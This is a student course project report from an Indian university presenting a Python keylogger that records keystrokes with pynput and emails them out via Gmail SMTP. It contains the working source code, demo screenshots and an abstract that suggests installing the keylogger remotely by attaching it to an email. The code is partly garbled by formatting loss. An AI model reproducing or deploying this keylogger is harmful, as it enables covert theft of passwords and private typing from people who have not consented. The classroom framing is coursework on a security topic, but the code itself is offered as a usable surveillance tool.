

# SRM INSTITUTE OF SCIENCE AND TECHNOLOGY

**SRM Nagar, Kattankulathur – 603 203, Kancheepuram District**

**SCHOOL OF COMPUTING**

**DEPARTMENT OF NETWORKING & COMMUNICATIONS**

***Course Project***

*Keyloggers to Email*

**Course Code :** 18CSE386T

**Course Name :** PTVA

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**Title :** Keyloggers to Email

## PROJECT ABSTRACT:

A keylogger is a programme that records applications, keystrokes, and online chats. It will also email you screen shots of the computer where it is installed. You should never use this programme for illegal purposes, but installing it on your own computer is perfectly legal. If you don't have direct access to the computer right now, you can install the keylogger remotely by attaching it to an email



## OBJECTIVE:

If someone is accessing our system without over acknowledgment then we might wonder what that person is using it for. For this we introduce keyloggers to email, where Keyloggers is a concept for which it is a type of surveillance technology used to monitor and record each keystroke on a specific computer. Sometimes it is called a keystroke logger or keyboard capture. Keylogger software is also available for use on smartphones, such as the Apple iPhone and Android devices. There are many organizations that use keyloggers to observe employees' computer activities; and parents uses sometimes to supervise their children's internet usage. So We bulid a keylogger that sends the keystrokes of person's computer directly to email.

## METHODOLOGY:

We bulid a keylogger that sends the keystrokes of person's computer directly to email.

1. At starting, We want to get an email adress to send it to the program while we are executing.TO that we have get pass library that we imported and the idea is that when we get the password it stores it stores it and the password stored in password variable.When you type it in getpass it will stop the keystrokes from appearing for password.
2. we have some global variables like full log word and and email charecter limit and we have set it to 50.
3. At below we have The Listener class whic is an “abstract” base class for any objects which wish to register to receive notifications of new messages on the bus.
4. Send\_log() function,its part of the boilerplate for the email and server dor send mail.and we put in the email that we have send and text that you want to send in this case log,the full log.

## CODE:

import getpass import http as server import smtplib

from pynput.keyboard import Key, Listener print('Key Loggers')

#set up email email=input('Enter email:')

password=getpass.getpass(prompt='Passwoard: ',stream=None) server=smtplib.SMTP\_SSL('smtp.gmail.com',465) server.login(email, password)

#logger full\_log='' word=''

email\_char\_limit=50

def on\_press(key): global word global full\_log global email

global email\_char\_limit

if key== Key.space or key == Key.enter: word +=' '

full\_log += word word=''

if len(full\_log) >= email\_char\_limit: send\_log()

full\_log=''

elif key == Key.shift\_l or key==Key.shift\_r: return

elif key== Key.backspace: word=word[:-1]

else:

char=f'{key}' char=char[1:-1] word+=char

if key==Key.esc: return False

def send\_log(): server.sendmail(

email, email, full\_log


)

with Listener( on\_press=on\_press) as listener: listener.join()


## DEMO & SCREENSHOT:

By running the above code in VS Code, the key strokes of the user are recorded and are sent to the specified email. We have tried this many times and the output screenshots of them are mentioned below.


Running the code, mentioning the email id and authentication:




Output 1:




Output 2:



Output 3:



Output 4:



## REFERENCES:

* [https://securelist.com/keyloggers-how-they-work-and-how-to-detect-](https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/) [them-part-1/36138/](https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/)
* <https://enterprise.comodo.com/how-to-send-a-keylogger.php>
* <https://us.norton.com/internetsecurity-malware-what-is-a-keylogger.html>
* <https://www.techtarget.com/searchsecurity/definition/keylogger>